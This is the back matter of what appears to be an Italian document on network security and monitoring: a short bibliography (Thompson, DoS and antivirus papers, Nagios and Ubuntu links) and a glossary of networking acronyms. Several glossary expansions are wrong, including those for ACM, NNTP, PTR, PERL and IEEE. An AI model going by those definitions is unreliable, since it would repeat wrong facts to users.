[71]THOM84 Thompson, K. "Reflections on Trusting Trust (Deliberate Software Bugs)." Communications of the ACM, August 1984.

[72]TIME90 Time, Inc. Computer Security, Understanding Computers Series. Alexandria, VA: Time-Life Books, 1990.

[73]NACH97 Nachenberg, C. "Computer Virus-Antivirus Coevolution." Communications of the ACM, January 1997.

[74]VIJA02 Vijayan, J. "Denial-of-Service Attacks Still a Threat." ComputerWorld, April 8, 2002.

[75]MOOR01 Moore, M. "Inferring Internet Denial-of-Service Activity." Proceedings of the 10th USENIX Security Symposium, 2001.

[76]http://www.ntop.org/OpenSourceConf_Athens2008.pdf

[77] https://help.ubuntu.com/10.04/serverguide/C/nagios.html

[78] http://nagiosplugins.org/man/check_disk

[79] https://help.ubuntu.com/10.04/serverguide/C/dns-installation.html

12 Acronimi

ACM Associate for Computer Machine

ARGUS audit record generation and utilization system

ARP Address Resolution Protocol

AS Autonomous System

BBS Bulletin Board System

BIND Berkeley Internet Named Daemon

CC Common Criteria (Criteri comuni)

CERT Computer Emergency Response Teams

CISCO SCCP Skinny Client Control Protocol

CPU Central Process Unit

DDoS Distributed Denial of Service

DES Data Encryption Standard

DIG Domain Information Groper

DNA Acido DesossiriboNucleico.

DNS Domain Name System

DMZ DeMilitarized Zone

DoS Denial of Service

FTP File Transfer Protocol

GD Tecnologia Generic Decryption

GIF Graphics Interchange Format

GPL General Public License

HAR Host Audit Record

HTML HyperText Markup Language

I/O Input/Output

ICMP Internet Control Messaging Protocol

IANA Internet Assigned Numbers Authority

IEEE Institute of Electrics and Electronics Engineering

IETF Internet Engineering Task Force

IP Internet Protocol

IPv6 Internet protocol versione 6

IRC Internet Relay Chat

ISO International Standard Organization
LAN Local Area Network
MAC Medium Access Control
MRTG Multi Router Traffic Grapher
MTU Maximum Transmission Unit
NAT Network Address Translation
NMAP Network MAPper
NNTP News Network Time Protocol
NOC Network Operation Center
NRPE Nagios Remote Plugin Executor
NSA National Security Agency
NTOP Network TOP (comando unix)
OS Operating System
OSI Open System Interconnection model
PERL Processing etraction and report language
PING Packet Internet Groper
PTR Point of Record
RARP Reverse Address Resolution Protocol
RFC Request For Comments
RNA Acido ribonucleico
RLOGIN Remote Login
RST Reset (flag del TCP)
SIP Session Initiation Protocol
SMTP Simple Mail Transfer Protocol
SNMP Simple Network Management Protocol
SOA Start Of Authority
SOCKS SOCKetS
SQL Structured Query Language
SSH Secure Shell
SYN Synchronize (flag del TCP)
SYSLOG System logging
TCP Transmission Control Protocol

TOE Target of Evaluation (obiettivo della valutazione)

TPKT TransPort PacKet

TSAP Transport Service Access Point

TTL Time to live

UDP User Datagram Protocol

VLAN Virtual Local Area Network

WAN Wide Area Network

WUFTPD Washington University File Transfer Protocol Daemon

13 Indice delle illustrazioni